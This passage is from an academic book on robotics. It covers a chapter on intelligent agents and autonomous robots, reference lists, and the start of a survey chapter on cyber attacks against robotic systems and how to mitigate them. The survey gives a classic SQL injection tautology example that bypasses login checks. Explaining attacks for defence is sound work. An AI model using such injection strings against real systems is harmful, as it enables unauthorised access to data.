- Guizzo, E. (2011). Robots with their heads in the clouds. *IEEE Spectrum*, 3(48), 16–18. doi:10.1109/MSPEC.2011.5719709
- Hu, G., Tay, W. P., & Wen, Y. (2012). Cloud robotics: Architecture, challenges and applications. *IEEE Network*, 26(3), 21–28. doi:10.1109/MNET.2012.6201212
- Jordán, S., Haidegger, T., Kovács, L., Felde, I., & Rudas, I. (2013, July). The rising prospects of cloud robotic applications. In *Computational Cybernetics (ICCC), 2013 IEEE 9th International Conference on* (pp. 327-332). IEEE. doi:10.1109/ICCCyb.2013.6617612
- Kamei, K., Nishio, S., Hagita, N., & Sato, M. (2012). Cloud networked robotics. *IEEE Network*, 26(3), 28–34. doi:10.1109/MNET.2012.6201213
- Kehoe, B., Matsukawa, A., Candido, S., Kuffner, J., & Goldberg, K. (2013, May). Cloud-based robot grasping with the google object recognition engine. In *Robotics and Automation (ICRA), 2013 IEEE International Conference on* (pp. 4263-4270). IEEE. doi:10.1109/ICRA.2013.6631180
- Kehoe, B., Patil, S., Abbeel, P., & Goldberg, K. (2015). A survey of research on cloud robotics and automation. *IEEE Transactions on Automation Science and Engineering*, 12(2), 398–409. doi:10.1109/TASE.2014.2376492
- Kuffner, J. J. (2010, November). Cloud-enabled robots. IEEE-RAS international conference on humanoid robotics, Nashville, TN.
- Lorencik, D., & Sincak, P. (2013, January). Cloud Robotics: Current trends and possible use as a service. In *Applied Machine Intelligence and Informatics (SAMI), 2013 IEEE 11th International Symposium on* (pp. 85-88). IEEE.
- Mester, G. (2015). Cloud Robotics Model. *Interdisciplinary Description of Complex Systems*, 13(1), 1–8. doi:10.7906/indecs.13.1.1
- Mohanarajah, G., Hunziker, D., DAndrea, R., & Waibel, M. (2015). Rapyuta: A cloud robotics platform. *IEEE Transactions on Automation Science and Engineering*, 12(2), 481–493. doi:10.1109/TASE.2014.2329556
- Navarro, J., Sancho-Asensio, A., Garriga, C., Albo-Canals, J., Ortiz-Villajos Maroto, J., Raya Giner, C., & Miralles, D. (2013). A Cloud robotics architecture to foster individual child partnership in medical facilities. *Cloud Robotics Workshop in 26th IEEE/RSJ International Conference on Intelligent Robots and Systems*.
- NIST. (2013). *NIST Cloud Computing Standards Roadmap Version 2*. NIST Cloud Computing Standards Roadmap Working Group, NIST Special Publication 500-291.
- Rastkar, S., Quintero, D., Bolivar, D., & Tosunoglu, S. (2012, May). Empowering robots via cloud robotics: image processing and decision making boeBots. *Florida Conference on Recent Advances in Robotics*, Boca Raton, FL.
- Saravanan, K., & Rajaram, M. (2015). An Exploratory Study of Cloud Service Level Agreements-State of the Art Review. *KSII Transactions on Internet and Information Systems (Seoul)*, 9(3).

**Cloud Robotics**

Sugiura, K., & Zettsu, K. (2015, September). Rospeex: A cloud robotics platform for human-robot spoken dialogues. In *Intelligent Robots and Systems (IROS), 2015 IEEE/RSJ International Conference on* (pp. 6155-6160). IEEE. doi:10.1109/IROS.2015.7354254

Tenorth, M., Klank, U., Pangercic, D., & Beetz, M. (2011). Web-enabled robots. *IEEE Robotics & Automation Magazine*, 18(2), 58–68. doi:10.1109/MRA.2011.940993

Turnbull, L., & Samanta, B. (2013, April). Cloud robotics: Formation control of a multi robot system utilizing cloud infrastructure. In *Southeastcon, 2013 Proceedings of IEEE* (pp. 1–4). IEEE. doi:10.1109/SECON.2013.6567422

Waibel, M., Beetz, M., Civera, J., dAndrea, R., Elfring, J., Galvez-Lopez, D., & Schießle, B. (2011). A world wide web for robots. *IEEE Robotics & Automation Magazine*, 18(2), 69–82. doi:10.1109/MRA.2011.941632

Wan, J., Tang, S., Yan, H., Li, D., Wang, S., & Vasilakos, A. V. (2016). Cloud robotics: Current status and open issues. *IEEE Access*, 4, 2797–2807.

Wang, L., Liu, M., & Meng, M. Q. H. (2015). Real-time multisensor data retrieval for cloud robotic systems. *IEEE Transactions on Automation Science and Engineering*, 12(2), 507–518. doi:10.1109/TASE.2015.2408634

Wikipedia. (n.d.). *Cloud Robotics*. Retrieved November 2, 2016 from [https://en.wikipedia.org/wiki/Cloud\\_robots](https://en.wikipedia.org/wiki/Cloud_robots)

# Chapter 18

## Intelligent Agents and Autonomous Robots

**Deepshikha Bhargava**  
*Amity University Rajasthan, India*

### **ABSTRACT**

*Over decades new technologies, algorithms and methods are evolved and proposed. We can witness a paradigm shift from typewriters to computers, mechanics to mechnotronics, physics to aerodynamics, chemistry to computational chemistry and so on. Such advancements are the result of continuing research; which is still a driving force of researchers. In the same way, the research in the field of artificial intelligence (Russell, Stuart & Norvig, 2003) is major thrust area of researchers. Research in AI have coined different concepts like natural language processing, expert systems, software agents, learning, knowledge management, robotics to name a few. The objective of this chapter is to highlight the research path from software agents to robotics. This chapter begins with the introduction of software agents. The chapter further progresses with the discussion on intelligent agent, autonomous agents, autonomous robots, intelligent robots in different sections. The chapter finally concluded with the fine line between intelligent agents and autonomous robots.*

### **INTRODUCTION**

The term “agent” is an outcome of research in software development. The word “agent” gets easily confused with terms such as “object”, “actor” or “module”. Occasionally these terms are used like synonyms but technically the terms have different meaning specific to the context. For example, the sentence “an agent is an object” can be interpreted on the basis of literal meaning of words “agent” and “object” (Franklin & Graesser, 1996).

Despite the lack of a technical description, researchers are able to discuss their work with others based on this notion while describing agents. An agent can be defined as a system have well defined objective and positioned within or the part of an environment; senses it and acts to achieve its goal. The software agent is a program which acts as change agent and has the capability to sense, learn and react (Nwana, & Ndumu, 1999).

DOI: 10.4018/978-1-5225-2154-9.ch018

## **Attributes of an Agent**

The agents are usually characterized on the basis of characteristics or essential attributes. Some common attributes which an entity must possess are mentioned below:

- **Situatedness:** In some environment wherein the agent is situated and gets sensory input and can achieve desired actions lead to change in environment.
- **Autonomous:** Agents have control over their state and actions, and they can take action without direct interference.
- **Responsive:** Agents are able to identify their environment and act in response in a timely fashion to changes that occur in it.
- **Pro-Active:** Agents are able to show desired behavior and proactively reacts according to the environment.
- **Socialability:** Agents interact with each other to solve problems or act as co-actor for the same purpose.

In addition to these common attributes agents do posses other important but non-essential attributes as mentioned below:

- **Mobility:** An agent can or can't move from one computer system to another within their environment.
- **Reasoning Model:** An agent can have a deliberative or a reactive or a hybrid model to make the decisions. The decisions can be on the basis of reasoning (deliberative), set of stimulus/response behaviors (reactive) or both (hybid) (Kasabov, 1998).
- **Learning:** An agent which have capability of learning can change their behavior and decision based upon their knowledgebase and previous experience.

## **Why Agents**

Agents are used to represent and explain the behavior of complex systems. Though the performance of these systems could also be explained without the concept of an agent but the literature survey motivates us to use the concept of agents (Mascardi, Martelli, & Sterling, 2004) due to following reasons:

- An agent is a model for a decision making entity. It is valuable in applications where the decisions are required to perform a particular action.
- An agent can be useful in those application areas which act by communicating with other agents and wish to hide implementation details.
- Agents can be used to represent the behavior of complex systems.
- Agent is a practical system that is intended to design multifaceted computing systems based on the concepts of agents, communication, cooperation and coordination of actions.


***Intelligent Agents and Autonomous Robots***

## Types of Agents

The agents can be categorized based upon the following:

1. **On the Basis of Architecture:**
  - a. **Deliberative Agent:** Deliberative agent is also known as intentional agent. It is an explicitly represented, symbolic model where decisions are through symbolic reasoning.
  - b. **Reactive Agent:** Reactive agent is agents that recognizes its environment and reacts to it in a timely manner.
2. **On the Basis of Functionality:**
  - a. **Interface Agent:** Interface agents are computer software agents which provide custom-made assistance to users with their automated tasks (Lieberman, 1997).
  - b. **Information Agent:** Information agent is used to handle, operate or collect information from many distributed sources.
  - c. **Internet Agent:** Internet agents functions similarly as information agents does; however these agents are mobile and traverse over world wide web to handle, collect, control and report information.
3. **On the Basis of Mobility:**
  - a. **Mobile Agent:** Mobile agents also transverse over www, interacts with foreign hosts, collects information for its owner and returns after performing the duties set by its user (Borselius, 2002).
  - b. **Stationary Agent:** Stationary agent works on the server for mobile agent and allows only authorized agent to transfer data from www.
4. **On the Basis of Autonomy:**
  - a. **Biological Agent:** Biological agents are also known as Bio-Agent or Biological Threat/welfare agent. These agents are bio-weapons to dealt with bio-terrorism.
  - b. **Non-Biological Agent:** Non-biological agent can further be classified into Robotic agent and Computational agents. Computational agents can be further be categorized as Software agents and Artificial Life agents. Software agents posses the capability of automacity, learning and reacting to the environment. These agents can be task-specific agents, entertainment agents and viruses. Intelligent agent is a kind of software agent (Iyengar, 2006). This chapter is emphasizing more on this category of agents.

*Figure 1. Types of agents*



## **INTELLIGENT AGENT**

An intelligent agent (IA) (El-Haija, & Al-Mansour, 2014) is a self-governing entity, which learn through sensors and acts upon using actuators and directs its activity to attain its goals. An intelligent agent is a software agent that assists different real-life situations/problems and act on their behalf. Intelligent agents also functions by facilitating people to delegate work to the software agents. Agents can carry out repetitive tasks, manages its knowledgebase with decisions made, intelligently summarize complex data, makes recommendations on the basis of its knowledgebase. Intelligent agents can also be used to solve real-life problems and make computer system easier to use (Wooldridge & Jennings, 1995, 1998).

Intelligent agents are software agents which have their schema as an abstract functional system similar to a computer program. That is why, intelligent agents are sometimes called abstract intelligent agents. Intelligent agents also stress upon their autonomy, and called autonomous intelligent agents (Jadbabaie, Lin & Morse, 2003). As IA possess aimed behavior, it is also called “rational agent”. The intelligent agent follows basic structure of agent which accepts percepts from the environment and generates actions (Bhargava & Sinha, 2012, 2009).

### **Characteristics**

Intelligent Agent posses the following characteristics:

- Autonomy (Maes, 1990).
- Runs in background.
- Communication.
- Automates repetitive tasks (Martial, 1992).
- Proactive.
- Temporal.
- Learning.
- Robustness.
- Intelligence.
- Reactive.

## **ARCHITECTURE OF INTELLIGENT AGENT**

Intelligent agents are classified in four classes (Balasubramaniyan, Garcia-Fernandez, Isacoff, Spafford, & Zamboni, 1998).:

- **Logic-Based Agents:** In which logical inference is used to make the decision about what action is to be performed.
- **Reactive Agents:** It is capable to help in decision making by reacting the situation directly with action.
- **Belief-Desire-Intention Agents:** It helps in decision making on the basis of managing the data structures comprising of beliefs, desires, and intentions.

### ***Intelligent Agents and Autonomous Robots***

- **Layered Architectures:** In which decision making is recognized through different software layers interpreting the environment at different levels of abstraction.

## **Types of Intelligent Agents**

Intelligent agents have following types:

- **Simple Reflex Agents:** The agent function is based on the condition-action rule which means that it reacts on current percept and checks that if the condition is true the action will occur.
- **Model-Based Reflex Agents:** A model-based agent can handle partly visible environment where the present state is stored within the agent.
- **Goal-Based Agents:** Goal-based agents is further extension of model-based reflex agent and it uses goal instead of current state.
- **Utility-Based Agents:** A utility-based agent represents and keeps track of the tasks pertaining to perception, representation, reasoning, and learning.
- **Learning Agents:** Learning agents allows the agents to function in unknown environments in the beginning and to become more capable as compared to its initial knowledge.
- **Decision Agents:** These agents are used for the purpose of decision making.
- **Input Agents:** Agents which allow the process to make sense of sensor inputs.
- **Processing Agents:** these agents are used for the purpose of processing audio information.
- **Spatial Agents:** these agents keeps data of physical real-world.
- **World Agents:** these are the combination agents which allows agents to behave autonomously.
- **Believable Agents:** An agent shows an artificial character depicting the exact character of the agent.
- **Physical Agents:** A physical agent percepts through sensors and acts through actuators.
- **Temporal Agents:** A temporal agent use periodically stored information to propose actions pertaining to computer program or human being. It is also capable to predict its next behavior on the basis of input provided.

## **AUTONOMOUS ROBOTS**

Autonomous robots (Bekey, 2005) are intelligent automated machines which acts and performs tasks automatically without any human intervention. It portrays behaviors or tasks with a high degree of autonomy. Autonomous robots are able to learn or gain new knowledge to accomplish its tasks and to adapt the changes in the environment. Like other machines, autonomous robots also require periodic maintenance.

Autonomous robots are used in fields such as spaceflight, household maintenance (such as cleaning), autonomous helicopters, Roomba-the robot vacuum cleaner, waste water treatment and delivering goods and services to name a few.

An autonomous robot performs the following functions (Schoner, Dose, & Engels, 1995):

- Collects environment information in which it resides.
- Functions for an unlimited time without human control.

***Intelligent Agents and Autonomous Robots***

- Moves throughout its environment fully or partially automatically without any human assistance.
- Avoids those situations which might be harmful to natives, possessions, or itself.

Over the period of time the design of intelligent autonomous robotic systems has been emerged and new functions have been imposed (Cox, 1991). The ongoing research on autonomous agents has witnessed regeneration and shows how it has progressed from distributed AI. In recent past, the research communities of Intelligent Robotics and Autonomous Agents joined hands and resulted in more innovative design, capabilities, enhanced intelligence (Sanders, & Gegov, 2006) and capability to coordinate and react to the situations more precisely. It is unique in terms of providing emerging synergistic perspective that put together the cognitive and organizational research carried out within the autonomous agents community with the hardware-oriented behavioral methods practiced in robotics research laboratories (Arkin, 1998). This is a paradigm shift where intelligent robotics stressed more upon physical personification.

For the design of robot control systems, it is rigorously stressing upon essential features of biological life as an inspiration from reactive and hybrid behavior-based systems, evolutionary and reinforcement learning methods, and enabling perceptual paradigms like active vision and task-oriented perception (Van, Hemming, Van, Kornet, Meuleman, Bontsema, & Van, 2002). Research on autonomous agents also concerned with higher cognitive and organizational activity such as inter-agent communication, negotiation, coordination, conflict, and social behavior. This shared community has resulted in software personification as opposed to their robotic counterparts. The series will focus more on the progression of the theory, design, and practice of intelligent robots and autonomous agents. Contributions across the global research are encouraged from disciplines of computer science, mechanical (Thrun, Fox, Burgard, & Dellaert, 2001), the neuroscience, psychology, ethology, organizational behavior, and economics.

Types of autonomous robots include programmable robots, adaptive robots and intelligent robots. Autonomous robots can be used in application like indoor and outdoor navigation, self-maintenance, environment sensing etc (Silverman, Nies, Jung, & Sukhatme, 2002).

## **CONCLUSION**

There no substantial difference between the Intelligent Agent and Autonomous Robots. Both are able to do the same tasks, and in actual processing perform these tasks in a similar way. They also have goals, by which they find the answers and both can be tethered to humans or autonomous. The purpose of this chapter was to highlight the non-biological agents which are at this moment of time mostly used and researched.

## **REFERENCES**

- Arkin, R. C. (1998). *Behavior-based robotics (intelligent robotics and autonomous agents)*. Academic Press.
- Balaguer, C., Giménez, A., Pastor, J. M., Padrón, V. M., & Abderrahim, M. (2000). A climbing autonomous robot for inspection applications in 3d complex environments. *Robotica*, 18(03), 287–297. doi:10.1017/S0263574799002258

***Intelligent Agents and Autonomous Robots***

Balasubramaniyan, J. S., Garcia-Fernandez, J. O., Isacoff, D., Spafford, E., & Zamboni, D. (1998, December). An architecture for intrusion detection using autonomous agents. In *Computer Security Applications Conference, 1998. Proceedings. 14th Annual* (pp. 13-24). IEEE. doi:10.1109/CSAC.1998.738563

Bekey, G. A. (2005). *Autonomous robots: from biological inspiration to implementation and control.* MIT press.

Bekey, G. A. (2005). *Autonomous Robots: From Biological Inspiration to Implementation and Control (Intelligent Robotics and Autonomous Agents).* TM Press.

Bhargava, D., Poonia, R. C., & Arora, U. (2016, October). Design and development of an intelligent agent based framework for predictive analytics. In *Computing for Sustainable Global Development (INDIACoM), 2016 3rd International Conference on* (pp. 3715-3718). IEEE.

Bhargava, D., & Saxena, S. (2014). RoHeMaSys: Medical Revolution with Design and Development of Humanoid for Supporting Healthcare. In *Proceedings of the Third International Conference on Soft Computing for Problem Solving* (pp. 133-142). Springer India. doi:10.1007/978-81-322-1771-8\_12

Bhargava, D., & Sinha, D. M. (2009). Design of intelligent agent based technique for Solving inter-process synchronization problem. *Proceedings of the 3rd National Conference*, 26-27.

Bhargava, D., & Sinha, M. (2012). Design and implementation of agent based inter process synchronization manager. *International Journal of Computers and Applications*, 46, 21.

Bhargava, D., & Sinha, M. (2012). Performance analysis of agent based IPSM. In *2012 Ninth International Conference on Computer Science and Software Engineering (JCSSE)*. doi:10.1109/JCSSE.2012.6261961

Bhargava, D., Sinha, M., & Poonia, R. C. (2015, September). Run-time performance analysis of non-agent based solution for Inter Process Synchronization problem. In *Reliability, Infocom Technologies and Optimization (ICRITO)(Trends and Future Directions), 2015 4th International Conference on* (pp. 1-5). IEEE. doi:10.1109/ICRITO.2015.7359321

Borselius, N. (2002). Mobile agent security. *Electronics & Communication Engineering Journal*, 14(5), 211–218. doi:10.1049/ecej:20020504

Brenner, W., Zarnekow, R., & Wittig, H. (2012). *Intelligent software agents: foundations and applications.* Springer Science & Business Media.

Bresciani, P., Perini, A., Giorgini, P., Giunchiglia, F., & Mylopoulos, J. (2004). Tropos: An agent-oriented software development methodology. *Autonomous Agents and Multi-Agent Systems*, 8(3), 203–236. doi:10.1023/B:AGNT.0000018806.20944.ef

Cox, I. J. (1991). Blanche—an experiment in guidance and navigation of an autonomous robot vehicle. *IEEE Transactions on Robotics and Automation*, 7(2), 193–204. doi:10.1109/70.75902

El-Haija, M. A., & Al-Mansour, A. (2014). The Intelligent Agent and Dubai Legislature Situation from Legal Action Made through Intelligent Agent (Vol. 30). Academic Press.

Engels, C., & Schöner, G. (1995). Dynamic fields endow behavior-based robots with representations. *Robotics and Autonomous Systems*, 14(1), 55–77. doi:10.1016/0921-8890(94)00020-3

***Intelligent Agents and Autonomous Robots***

- Franklin, S., & Graesser, A. (1996, August). Is it an Agent, or just a Program?: A Taxonomy for Autonomous Agents. In *International Workshop on Agent Theories, Architectures, and Languages* (pp. 21-35). Springer Berlin Heidelberg.
- Grand, S., Cliff, D., & Malhotra, A. (1997, February). Creatures: Artificial life autonomous software agents for home entertainment. In *Proceedings of the first international conference on Autonomous agents* (pp. 22-29). ACM. doi:10.1145/267658.267663
- Hess, T. J., Rees, L. P., & Rakes, T. R. (2000). Using autonomous software agents to create next generation of decision support systems. *Decision Sciences*, 31(1), 1–31. doi:10.1111/j.1540-5915.2000.tb00922.x
- Iyengar, J. (2006, January). Intelligent software agents and the creation of competitive advantage. In *Competition Forum* (Vol. 4, No. 1, p. 66). American Society for Competitiveness.
- Jadbabaie, A., Lin, J., & Morse, A. S. (2003). Coordination of groups of mobile autonomous agents using nearest neighbor rules. *IEEE Transactions on Automatic Control*, 48(6), 988–1001. doi:10.1109/TAC.2003.812781
- Jennings, N. R., & Wooldridge, M. (1998). Applications of intelligent agents. In *Agent technology* (pp. 3–28). Springer Berlin Heidelberg. doi:10.1007/978-3-662-03678-5\_1
- Jennings, N. R., & Wooldridge, M. J. (1996). Software agents. *IEE Review*, 42(1), 17–20. doi:10.1049/ir:19960101
- Kasabov, N., & Kozma, R. (1998). Introduction: Hybrid intelligent adaptive systems. *International Journal of Intelligent Systems*, 6(6), 453–454. doi:10.1002/(SICI)1098-111X(199806)13:6<453::AID-INT1>3.0.CO;2-K
- Lieberman, H. (1997, March). Autonomous interface agents. In *Proceedings of the ACM SIGCHI Conference on Human factors in computing systems* (pp. 67-74). ACM. doi:10.1145/258549.258592
- Maes, P. (1990). *Designing autonomous agents: theory and practice from biology to engineering and back*. MIT Press.
- Maes, P. (1993). Modeling adaptive autonomous agents. *Artificial Life*, 1(1-2), 135-162.
- Martial, F. (1992). *Coordinating plans of autonomous agents*. Academic Press.
- Mascardi, V., Martelli, M., & Sterling, L. (2004). Logic-based specification languages for intelligent software agents. *Theory and Practice of Logic Programming*, 4(04), 429–494. doi:10.1017/S1471068404002029
- Murch, R., & Johnson, T. (1998). *Intelligent software agents*. Prentice Hall PTR.
- Nwana, H. S. (1996). Software agents: An overview. *The Knowledge Engineering Review*, 11(03), 205–244. doi:10.1017/S026988890000789X
- Nwana, H. S., & Ndumu, D. T. (1999). A perspective on software agents research. *The Knowledge Engineering Review*, 14(02), 125–142. doi:10.1017/S0269888999142012

***Intelligent Agents and Autonomous Robots***

- Peungsungwal, S., Pungsiri, B., Chamnongthai, K., & Okuda, M. (2001, May). Autonomous robot for a power transmission line inspection. In *Circuits and Systems, 2001. ISCAS 2001. The 2001 IEEE International Symposium on* (Vol. 3, pp. 121-124). IEEE. doi:10.1109/ISCAS.2001.921261
- Russell, S. J., & Norvig, P. (2003). *Artificial Intelligence: A Modern Approach* (2nd ed.). Upper Saddle River, NJ: Prentice Hall.
- Sanders, D., & Gegov, A. (2006). Ambient intelligence. *Journal of Computing in Systems and Engineering*, 7(1), 78-82.
- Santos, C. M. P. (2004, April). Generating timed trajectories for an autonomous vehicle: a non-linear dynamical systems approach. In *Robotics and Automation, 2004. Proceedings. ICRA'04. 2004 IEEE International Conference on* (Vol. 4, pp. 3741-3746). IEEE. doi:10.1109/ROBOT.2004.1308849
- Schöner, G., Dose, M., & Engels, C. (1995). Dynamics of behavior: Theory and applications for autonomous robot architectures. *Robotics and Autonomous Systems*, 16(2), 213–245. doi:10.1016/0921-8890(95)00049-6
- Silverman, M. C., Nies, D., Jung, B., & Sukhatme, G. S. (2002). Staying alive: A docking station for autonomous robot recharging. In *Robotics and Automation, 2002. Proceedings. ICRA'02. IEEE International Conference on* (Vol. 1, pp. 1050-1055). IEEE. doi:10.1109/ROBOT.2002.1013494
- Steinhage, A., & Schoner, R. (1997, July). The dynamic approach to autonomous robot navigation. In *Industrial Electronics, 1997. ISIE'97., Proceedings of the IEEE International Symposium on* (Vol. 1, pp. SS7-S12). IEEE. doi:10.1109/ISIE.1997.651727
- Sycara, K., Widoff, S., Klusch, M., & Lu, J. (2002). Larks: Dynamic matchmaking among heterogeneous software agents in cyberspace. *Autonomous Agents and Multi-Agent Systems*, 5(2), 173–203. doi:10.1023/A:1014897210525
- Thrun, S., Fox, D., Burgard, W., & Dellaert, F. (2001). Robust Monte Carlo localization for mobile robots. *Artificial Intelligence*, 128(1), 99–141. doi:10.1016/S0004-3702(01)00069-8
- van Henten, E. J., Hemming, J., Van Tuijl, B. A. J., Kornet, J. G., Meuleman, J., Bontsema, J., & Van Os, E. A. (2002). An autonomous robot for harvesting cucumbers in greenhouses. *Autonomous Robots*, 13(3), 241–258. doi:10.1023/A:1020568125418
- Vyas, V., Saxena, S., & Bhargava, D. (2015). Mind Reading by Face Recognition Using Security Enhancement Model. In *Proceedings of Fourth International Conference on Soft Computing for Problem Solving* (pp. 173-180). Springer India. doi:10.1007/978-81-322-2217-0\_15
- Weiss, G. (2013). *Multiagent systems* (2nd ed.). Cambridge, MA: The MIT Press.
- White, J. E. (1997, May). Mobile agents. In *Software agents* (pp. 437–472). MIT Press.
- Wooldridge, M., & Jennings, N. R. (1995). Intelligent agents: Theory and practice. *The Knowledge Engineering Review*, 10(02), 115–152. doi:10.1017/S0269888900008122

# Chapter 19

## Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches

**Abdullahi Chowdhury**  
*Federation University, Australia*

**Gour Karmakar**  
*Federation University, Australia*

**Joarder Kamruzzaman**  
*Federation University, Australia*

### **ABSTRACT**

*With the rapid expansion of digital media and the advancement of the artificial intelligence, robotics has drawn the attention of cyber security research community. Robotics systems use many Internet of Things (IoT) devices, web interface, internal and external wireless sensor networks and cellular networks for better communication and smart services. Individuals, industries and governments organisations are facing financial loses, losing time and sensitive data due these cyber attacks. The use these different devices and networks in robotics systems are creating new vulnerabilities and potential risk for cyber attacks. This chapter discusses about the possible cyber attacks and economics losses due to these attacks in robotics systems. In this chapter, we analyse the increasing uses of public and private robots, which has created possibility of having more cyber-crimes. Finally, contemporary and important mitigation approaches for these cyber attacks in robotic systems have been discussed in this chapter.*

### **1. INTRODUCTION**

Dependency on computer and information technology is increasing day by day. Individual person, small and large businesses and government offices are using different online and offline technologies to store data. These stored data can be normal day-to-day personal or business data or can be highly secured private and confidential data. This data storage and exchange is attracting cyber criminals to make cyber

DOI: 10.4018/978-1-5225-2154-9.ch019

## ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

attacks to these services for financial gain, defamation or simple knowledge gathering. Different kinds of attacks like email bombing, information or the data theft, Denial of Service (DoS) attacks, Trojan attacks, and hacking the data or system can be defined as cyber attacks (Ben-Asher & Gonzalez, 2015). There are two types of attacks that can occur, one is physical attack and another one is cyber attack. While physical attack (e.g. Damage of Hard Disk Drive) normally cause by physical means and cyber attack occurs in online means. Use of automated and networked systems are increasing day by day. Artificially intelligent and networked devices are being used in industrial domain, smart transportation and smart cities. These services often heavily rely on computer networks. This is generating formidable cyber physical vulnerabilities.

At the early stage of Human-Robot Interaction (HRI), a robot was considered only tool which performs some simple physical tasks on command. Further research into HRI, robots are envisioned work in collaboration with human being in different field. Human and robots are working together in manufacturing industries, construction farms, home and hospitals. From the past few decades, HRI has focused on Human-Robot collaboration that involves a robot interacting with a human in real environment, requiring robustness and seamless interactions (Sandor, Cross, & Chang, 2015).

Robots or Intelligent systems will be very vital part of our life in the near future. Content-oriented traffic, billions of people with mobile devices, heterogeneous communications between hosts and smart objects with strict requirement of connecting people anywhere anytime will be the dominant objective of the Internet of Things (IoT), the Internet of the Future. One of the key component of IoT is Internet of Service (IoS), which will aim to make every possible service from managing the Smart home remotely to managing the whole industrial production process. To manage smart home, smart industries, smart health system, and smart power grid and so on, devices use Internet to connect to each other. These devices use wireless communication method and web based services to communicate with other devices which makes the system vulnerable to cyber or physical attacks or cyber-physical attacks. The security breaches in cyber space that affects the physical system as well is known as cyber physical attacks. The main focus of the cyber-physical security research is the industrial automation control system. Authors (Lyons, Arkin, Liu, Jiang, & Nirmal, 2013) argue that when robots works in uncertain environment, that makes them less predictable. Uncertain situation is referred to when robots are not fully automated but also requires human intervention. If any robot is controlled by remote command or web base software, that makes the robots vulnerable to cyber-physical attacks.

Cyber security is used to safeguard the information transmitted and used in cyber physical systems. Increasing use of web based applications that includes cloud computing, mobile commerce (m-Commerce), eHealth, robotics systems and smart transportation made cyber security is one of the most challenging and important issues for the researchers. Attackers are using different types of attacks in new and existing systems. To develop a proper security policy and reduce the risk of cyber attacks it is important to now the contemporary and existing cysber attacks(Seo, Kim, Park, & Eom, 2016). This chapter mainly focused on the recent cyber attacks on robotic system, impact of these cyber attacks and the mitigation process of these cyber attacks.

This chapter will be organised as following sections:

Section 1 Introduction, Section 2 Overview of Cyber attacks of Robotics Systems, Section 3 Risk assessment and impact of Cyber attacks, Section 4 Mitigation Strategies, Section 5 Conclusion

## ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

## **2. OVERVIEW CYBER ATTACKS ON ROBOTICS SYSTEMS**

The first known cyber crime held in the year 1820. A textile manufacturer in France named Joseph Marie Jacquard invented a device in 1820. That device was able to do some predefined repeated series of act in weaving of the series of special fabrics. Employees of the textile manufacturer were afraid that this new technology will reduce their workload and will reduce their payments. Employees performed act of sabotage to destroy the new technology. This act of sabotage is known as first cyber crime (Chowdhury, 2016b).

There are many different kinds of cyber attacks happening on robotics systems now a days. As shown in Figure 1, the most frequently occurring cyber-attacks are Account Hijacking, Distributed Denial of Service (DDoS), SQL injection (SQLi) and Malware in August and September 2016 (Passeri, 2016).

These attacks can sometimes risk human life. Attackers can attack the industrial sector of robot security suppliers and change the safe and unsafe objects details. Security robots can then attack the wrong object or person. Robot called knighscope in Stanford shopping centre, USA was unable to detect 16 years old toddler and attacked the toddler and suspicious object (M. Liu, 2016). Attacker can change the definition of suspicious objects and can use robots to attacks normal object or person. A DoS or DDoS attacks on a robotic surgeon can create the risk of the life of a patient.


Some of the important cyber-attacks on robotic systems are described below:

### **2.1 Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) Attack**

There were number of cryptographic attack happened on the applications of Transport Layer Security (TLS) and Secure Sockets Layer version 3 (SSLv3). DROWN is considered one of the most dangerous attacks on different versions of TLS and SSL. DROWN mainly affects the HTTPS and other relevant services that replies on TLS and SSL(Paar et al., 2016).

Approximately 33% servers around the world are vulnerable to DROWN attack. The legacy “export” ciphersuites that is incorporated in SSLv2 makes the security of all connections made to the server very weak. Attacker can listen to any communication between users and the server even without making TLS connection. In this attack attacker can take users personal details including login credentials. DROWN attack can be used to send misleading commands to security, industrial or medical robots (Chowdhury, 2016b; Paar et al., 2016).

*Figure 1. Types of attacks: August and September 2016*



### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

## **2.2 SQL Injection (SQLi)**

In SQL injection attack attackers sends various malicious SQL codes to the system(Parmar & Mathur, 2016; Verma & Kaur, 2015). While the system tries to execute the code, malicious codes can take full or partial control of the execution process. Whether the system is accepting or rejecting the SQL codes, it sends acceptance or rejection messages with some information that is useful to the attacker to get unauthorised access. Some of the common SQLi attack details are given below:

- **Tautology Attack:** Attacker send a query with a statement that is always TRUE(Thomé, Shar, & Briand, 2015). Using a web interface, when username and password field is prompted, a malicious user might enter:

```
SELECT * FROM Users WHERE ((Username='1') OR ('1' = '1')) AND ((Password='1')  
OR ('1' = '1'))
```

